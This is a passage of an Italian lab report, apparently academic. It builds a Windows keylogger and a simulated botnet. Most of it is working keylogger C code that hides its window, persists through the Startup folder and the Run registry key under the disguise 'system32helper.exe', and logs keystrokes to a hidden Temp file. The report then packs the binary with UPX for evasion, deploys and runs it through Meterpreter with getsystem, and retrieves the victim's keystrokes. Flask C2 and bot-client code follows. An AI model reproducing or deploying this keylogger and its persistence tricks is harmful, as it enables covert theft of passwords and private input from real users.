        case VK_DELETE:   fprintf(file, "[DELETE]\n"); break;
        case VK_HOME:     fprintf(file, "[HOME]\n"); break;
        case VK_END:      fprintf(file, "[END]\n"); break;
        case VK_PRIOR:   fprintf(file, "[PAGEUP]\n"); break;
        case VK_NEXT:    fprintf(file, "[PAGEDOWN]\n"); break;

        case VK_LEFT:    fprintf(file, "[LEFT]\n"); break;
        case VK_RIGHT:   fprintf(file, "[RIGHT]\n"); break;
        case VK_UP:      fprintf(file, "[UP]\n"); break;
        case VK_DOWN:    fprintf(file, "[DOWN]\n"); break;

        case VK_F1 ... VK_F12:
            fprintf(file, "[F%d]\n", key - VK_F1 + 1);
            break;
    }

    default:
        // Controlla se è un carattere stampabile
        if ((key >= 32 && key <= 126)) {
            fprintf(file, "%c", (char)key);
        }
        break;
    }
}

int main() {
    // Installa il programma all'avvio
    InstallToStartup();

    // Nasconde la finestra
    StealthMode();

    FILE *file;
    short keyState;
    char logPath[MAX_PATH];
    char userProfile[MAX_PATH];

    // Ottieni il percorso della cartella AppData
    GetEnvironmentVariable("USERPROFILE", userProfile, MAX_PATH);
    sprintf(logPath, "%s\\AppData\\Local\\Temp\\system_log.txt",
userProfile);
    // Loop infinito
    while (1) {
        // Controlla tutti i tasti da 8 a 255
        for (int key = 8; key <= 255; key++) {
            keyState = GetAsyncKeyState(key);

            // Se il tasto è stato premuto
            if (keyState & 0x8000) {
                file = fopen(logPath, "a");
                if (file != NULL) {
                    LogKey(key, file);
                    fclose(file);
                }
            }

            // Attendi per evitare scritture duplicate
            Sleep(50);
        }
        Sleep(10); // Riduce uso CPU
    }

    return 0;
}

```

Persistenza

```
char destinationPath[MAX_PATH];
sprintf(destinationPath, "%s\\AppData\\Roaming\\Microsoft\\Windows\\Start
Menu\\Programs\\Startup\\system32helper.exe", userProfile);
CopyFile(currentPath, destinationPath, FALSE);
SetFileAttributes(destinationPath, FILE_ATTRIBUTE_HIDDEN | FILE_ATTRIBUTE_SYSTEM);
```

- **Trova la cartella `Startup`:**
 - Si trova in `%AppData%\Roaming\Microsoft\Windows\Start Menu\Programs\Startup`.
 - Tutti gli eseguibili qui presenti partono **automaticamente** quando l'utente accede a Windows.
- **Copia il keylogger:**
 - Il file viene duplicato con un nome falso (`system32helper.exe`) per sembrare legittimo.
- **Lo nasconde:**
 - `SetFileAttributes()` imposta il file come **nascosto e di sistema**, così non appare nell'esplorazione normale.
 - Windows esegue automaticamente tutto ciò che è nella cartella `Startup` all'avvio della sessione.
 - È una tecnica semplice ma efficace, usata anche da malware reali.

```
RegOpenKeyEx(HKEY_CURRENT_USER, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", 0, KEY_SET_VALUE,
&hKey);
setValueEx(hKey, "System32 Helper", 0, REG_SZ, (BYTE*)destinationPath, strlen(destinationPath)+1);
```

- **Apre la chiave di registro:**
 - `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`
 - Questa chiave contiene l'elenco dei programmi che partono all'avvio.
- **Aggiunge il keylogger:**

- Crea una nuova voce chiamata **"System32 Helper"** che punta al percorso del file (**system32helper.exe**).
- In questo modo, anche se il file nella cartella **Startup** viene cancellato, il sistema lo rilancerà perché è nel registro.

Si è deciso di implementare questo doppio livello di sicurezza in quanto se l'utente vittima decide di cancellare il file dalla cartella Startup, il registro lo ripristina al prossimo avvio del sistema. Viceversa se un tool di pulizia rimuove la voce dal registro, il file nella cartella startup lo ri-aggiunge.


Una volta compilato il file è stato rinominato come **system32helper.exe** in modo da nasconderlo all'interno del sistema vittima.



Si è cercato di nascondere anche il file di testo prodotto in output.


I dati vengono salvati al percorso:

```
C:\Users\[TUO_UTENTE]\AppData\Local\Temp\system_log.txt
```

Di seguito alcune immagini dimostrative:







Offuscamento del malware

Offuscare un eseguibile (o "packare") è una tecnica utilizzata per rendere più difficile l'analisi e la reverse engineering del codice. Esistono diversi metodi e strumenti per farlo, tra cui packer, offuscatori e cifratori.

Si è deciso di utilizzare un Packer, uno strumento che comprime e/o cifra l'eseguibile, aggiungendo uno stub di decompressione/decifratura che viene eseguito prima del codice originale. In particolare si è scelto di utilizzare il packer UPX Ultimate Packer for eXecutables in quanto open source (anche se facilmente riconoscibile e decomprimibile, POC).



Le operazioni sono state svolte in ambiente simulato

Si è quindi installato il tool UPX su macchina virtuale windows mediante il comando:


```
choco install upx
```



Chocolatey (spesso abbreviato "choco") è un package manager per Windows, simile ad apt su Ubuntu o brew su macOS. Ti permette di installare, aggiornare e gestire software da riga di comando.

```
PS C:\Safe> upx --version
upx 5.0.1
NRV data compression library 0.84
UCL data compression library 1.03
zlib data compression library 1.3.1.1-motley
LZMA SDK version 4.43
Copyright (C) 1996-2025 Markus Franz Xaver Johannes Oberhumer
Copyright (C) 1996-2025 Laszlo Molnar
Copyright (C) 2000-2025 John F. Reiser
Copyright (C) 1995-2024 Jean-loup Gailly and Mark Adler
Copyright (C) 1999-2006 Igor Pavlov
UPX comes with ABSOLUTELY NO WARRANTY; for details type 'upx -L'.
```

Si procede quindi a comprimere il file:



```
Administrator: PowerShell
PS C:\Users\unina\Desktop> upx --best .\system32helper.exe
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2025
UPX 5.0.1      Markus Oberhumer, Laszlo Molnar & John Reiser   May 6th 2025
File size      Ratio      Format      Name
-----      -----
271993 ->    141945    52.19%    win64/pe    system32helper.exe

Packed 1 file.
PS C:\Users\unina\Desktop> |
```

Anche qui si confrontano le stringhe estratte dal file offuscato e non:

```

nonoffuscate.txt - Notepad
File Edit Format View Help
|
Strings v2.54 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.
.text
.data
.rdata
.pdata
.xdata
.bss
.idata
.tls
.rsrc
.reloc
B/4
B/19
B/31
B/45
B/57
B/70
B/81
B/97
B/113
ff.
8Mzu
HcPch
8PE
tvH

Ln 1, Col 1 100% Windows (CRLF) UTF-8

offuscate.txt - Notepad
File Edit Format View Help
|
Strings v2.54 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.
UPX0
UPX1
.nsra
5.01
UPX!
ff.
8Mzu
HcPch
tv)?
:fe
Dtxt6
?Hx
D$<
ATUVSe
eg]
%3yvG
-!N[
[^\n]A\
sLa
WwvhgOb
\J\W
1Wp
~vY
T$(

Ln 1, Col 1 100% Windows (CRLF) UTF-8

```

Iniezione del malware verso la macchina vittima

Dopo aver ottenuto accesso alla macchina vittima in modalità reverse shell per mezzo di Metasploit (Meterpreter) si procede all'iniezione del keylogger denominato

`system32helper.exe`.

E' necessario lanciare il seguente comando per caricare il file in una cartella specifica nascosta:

```
upload "C:\Users\lucap\Desktop\progetto_software\Keylogger\system32helper.exe"
```

Il software malevolo si troverà quindi caricato al percorso selezionato:

```

[*] Uploading : C:/Users/lucap/Desktop/progetto_software/Keylogger/system32helper.exe -> C:/Users/unina/AppData/Local/Temp/testing/system32helper.exe
[*] Completed : C:/Users/lucap/Desktop/progetto_software/Keylogger/system32helper.exe -> C:/Users/unina/AppData/Local/Temp/testing/system32helper.exe
meterpreter > ls
Listing: C:/users/unina/AppData/Local/Temp/testing
=====
Mode          Size      Type  Last modified           Name
----          ----      ---   ----
100777/rwxrwxrwx 72704    fil   2025-06-13 16:17:21 +0200  forzanapolihare.exe
100777/rwxrwxrwx 271993   fil   2025-06-13 16:20:47 +0200  system32helper.exe
100777/rwxrwxrwx 3266048   fil   2025-06-13 16:10:50 +0200  updater32.exe
meterpreter > |


```

A questo punto è necessario lanciare l'eseguibile con il comando:

```
execute -f "C:\Users\lucap\Desktop\progetto_software\Keylogger\system32helper.e
```

oppure, se si è già nella directory in cui è presente l'eseguibile:

```
execute -f system32helper.exe
```



```
meterpreter > ls
Listing: C:\users\unina\AppData\Local\Temp\t
=====
Mode      Size    Type  Last modified
----      ---    ---   -----
100777/rwxrwxrwx 72704  fil  2025-06-13
100777/rwxrwxrwx 271993 fil  2025-06-13
100777/rwxrwxrwx 3266048 fil  2025-06-13

meterpreter > execute -f system32helper.exe
Process 1724 created.
meterpreter >
```



Il file può essere eseguito anche lanciando una nuova shell sulla macchina vittima tramite metasploit.

In caso di problemi con l'esecuzione assicurarsi di avere i permessi necessari.

In caso di permessi mancanti lanciare il comando:

```
getsystem
```

A questo punto il processo è in esecuzione sulla macchina in background e viene lanciato in automatico ad ogni riavvio del sistema.

Per visualizzare l'output del keylogger, ovvero la cattura della pressione dei tasti della tastiera della macchina vittima è necessario lanciare il comando:

```
cat C:\\\\Users\\\\unina\\\\AppData\\\\Local\\\\Temp\\\\system_log.txt
```

```
Windows PowerShell x + -> |> 5[RSHIFT]  
[SHIFT]  
[RSHIFT]  
[ENTER]  
[CTRL]  
C[CTRL]  
[CTRL]  
C[CTRL]  
[CTRL]  
C[CTRL]  
[CTRL]  
CTESTIING[ENTER]  
PPPRRCXXX[ENTER]  
[ENTER]  
[SHIFT]  
[SHIFT]  
[[SHIFT]  
[SHIFT]  
[SHIFT]  
[SHIFT]  
[[SHIFT]  
[[SHIFT]  
S[[SHIFT]  
[SHIFT]  
CCCCIIIAAAA000meterpreter > |
```

Nel caso in cui si voglia scaricare il file di testo lanciare il comando:

download C:\\\\Users\\\\unina\\\\AppData\\\\Local\\\\Temp\\\\system_log.txt

```
[*] meterpreter > download C:\\Users\\unina\\AppData\\Local\\Temp\\system_log.txt  
[*] Downloading: C:\\Users\\unina\\AppData\\Local\\Temp\\system_log.txt -> C:\\metasploit-framework\\bin\\system_log.txt  
[*] Downloaded 13.00 KiB of 13.00 KiB (100.0%): C:\\Users\\unina\\AppData\\Local\\Temp\\system_log.txt -> C:\\metasploit-framework\\bin\\system_log.txt  
[*] Completed : C:\\Users\\unina\\AppData\\Local\\Temp\\system_log.txt -> C:\\metasploit-framework\\bin\\system_log.txt  
meterpreter > |
```

Botnet

Una **botnet** è una rete di dispositivi informatici (come PC, smartphone, server o dispositivi IoT) infettati da malware e controllati da un attaccante, chiamato **botmaster**.

Come funziona?


1. **Infezione**: I dispositivi vengono compromessi tramite virus, phishing o vulnerabilità.
2. **Controllo remoto**: Il botmaster li comanda da lontano, spesso attraverso server C&C (*Command and Control*).
3. **Attacchi**: La botnet può essere usata per:
 - **DDoS** (sommergere siti con traffico falso)
 - **Spam/phishing** (invio di email fraudolente)
 - **Furto di dati** (password, carte di credito)
 - **Mining illegale di criptovalute**

Simulazione di una botnet con docker e macchina virtuale

A scopo puramente didattico e informativo, si è deciso di simulare una botnet utilizzando dei container (con Docker) per evitare di appesantire troppo la macchina host con tante macchine virtuali (Macbook Air M1). Il tutto è stato implementato con una semplice app in Flask (python) e socket TCP/IP.

La botnet si compone di:

- Un **server C2 (Command and Control)** che gestisce i bot.
- **3 Bot infetti** che eseguono comandi remoti.
- Una macchina **target** che registra gli attacchi simulati.



1. Command & Control (C2) Server

File: `app.py`, `c2_logic.py`, `index.html`

Funzionalità principali:

- `bot_listener()` (in `app.py`):
 - In ascolto sulla porta **9000** (TCP) per accettare connessioni dai bot.
 - Aggiunge ogni nuovo bot a una lista (`bots`).
- **Interfaccia Web (Flask):**
 - `/`: Mostra la lista dei bot connessi (`index.html`).
 - `/send_command`: Invia comandi (es. `ddos`) a tutti i bot.
 - `/logs`: Visualizza i log degli attacchi dal target.
 - `/clear_logs`: Cancella i log.
- `c2_logic.py` (modulo separato):
 - Gestisce la logica di connessione TCP con i bot.

Tecnologie utilizzate:

- **Flask** per il backend web.
- **Socket TCP** per la comunicazione con i bot.
- **HTML/JS** per l'interfaccia utente.

File `c2_logic.py`:

```
● ● ●

import socket
import threading

HOST = '0.0.0.0'
PORT = 9000

bots = []
bot_addresses = []

def handle_bots():
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as server:
        server.bind((HOST, PORT))
        server.listen()
        print(f"[C2] In ascolto su {HOST}:{PORT}")
        while True:
            conn, addr = server.accept()
            bots.append(conn)
            bot_addresses.append(f"{addr[0]}:{addr[1]}")
            print(f"[C2] Nuovo bot: {addr}")

def send_command_to_bots(command):
    for bot in bots:
        try:
            bot.sendall(command.encode())
        except:
            bots.remove(bot)
```

File `app.py` :

```

import threading
import socket
from flask import Flask, render_template, request, redirect

app = Flask(__name__)

bots = []

def bot_listener():
    HOST = '0.0.0.0'
    PORT = 9000
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as server:
        server.bind((HOST, PORT))
        server.listen()
        print(f"[C2] In ascolto su {HOST}:{PORT}")
    while True:
        conn, addr = server.accept()
        bots.append(conn)
        print(f"[C2] Nuovo bot da {addr}")

@app.route('/')
def index():
    return render_template('index.html', bots=[str(b.getpeername()) for b in bots])

@app.route('/send_command', methods=['POST'])
def send_command():
    cmd = request.form['command']
    for bot in bots:
        try:
            bot.sendall(cmd.encode())
        except:
            bots.remove(bot)
    return redirect('/')

@app.route("/logs")
def logs():
    try:
        with open("/logs/target.log", "r") as f:
            return f.read()[-5000:]
    except FileNotFoundError:
        return "Nessun log ancora."

@app.route("/clear_logs", methods=["POST"])
def clear_logs():
    try:
        with open("/logs/target.log", "w") as f:
            f.truncate()
        return "Log cancellati."
    except Exception as e:
        return f"Errore: {str(e)}", 500

if __name__ == "__main__":
    threading.Thread(target=bot_listener, daemon=True).start()
    app.run(host="0.0.0.0", port=5000)

```

2. Bot Client

File: `bot_client.py` , `bot_client_vm.py`

Funzionalità principali:

- Si connette al C2 (`c2_HOST:c2_PORT`).
- In caso di errore, ritenta ogni 3-5 secondi (resilienza).
- Esegue comandi remoti:
 - `ddos` : Simula un attacco DDoS inviando pacchetti al target.
 - `exit` : Termina la connessione.

Differenze tra le versioni:

- `bot_client.py` è ottimizzato per Docker (usa nomi di servizio, es. `c2`).
- `bot_client_vm.py` è pensato per macchine virtuali (usa IP manuale).

```
import socket
import threading
import time

C2_HOST = 'c2'
C2_PORT = 9000

TARGET_IP = 'target'
TARGET_PORT = 9999

def fake_ddos():
    print("[BOT] Inizio attacco simulato")
    for _ in range(10):
        try:
            with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
                s.connect((TARGET_IP, TARGET_PORT))
                s.sendall(b"FAKE_ATTACK_PACKET")
        except:
            pass
        time.sleep(0.5)
    print("[BOT] Fine attacco simulato")

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# Retry loop
while True:
    try:
        s.connect((C2_HOST, C2_PORT))
        print("[BOT] Connesso al C2")
        break
    except ConnectionRefusedError:
        print("[BOT] Connessione rifiutata, ritento in 3 secondi...")
        time.sleep(3)

while True:
    try:
        data = s.recv(1024).decode()
        if data == "ddos":
            threading.Thread(target=fake_ddos).start()
    except:
        break
```



Si è creato un file bot_client destinato ad una macchina non containerizzata in modo da simulare l' aggiunta di una nuova macchina vittima alla botnet già esistente, simulando una vera e propria propagazione di una infezione.

```
● ● ●

import socket
import time

C2_HOST = '192.168.56.1' # IP del tuo computer host
C2_PORT = 9000

while True:
    try:
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
            s.connect((C2_HOST, C2_PORT))
            print(f"[BOT] Connesso a {C2_HOST}:{C2_PORT}")
            while True:
                command = s.recv(1024).decode()
                if command:
                    print(f"[BOT] Ricevuto comando: {command}")
                    if command == "ddos":
                        print("[BOT] Simulazione DDoS")
                    elif command == "exit":
                        break
    except Exception as e:
        print(f"[BOT] Errore: {e}")
    time.sleep(5)
```

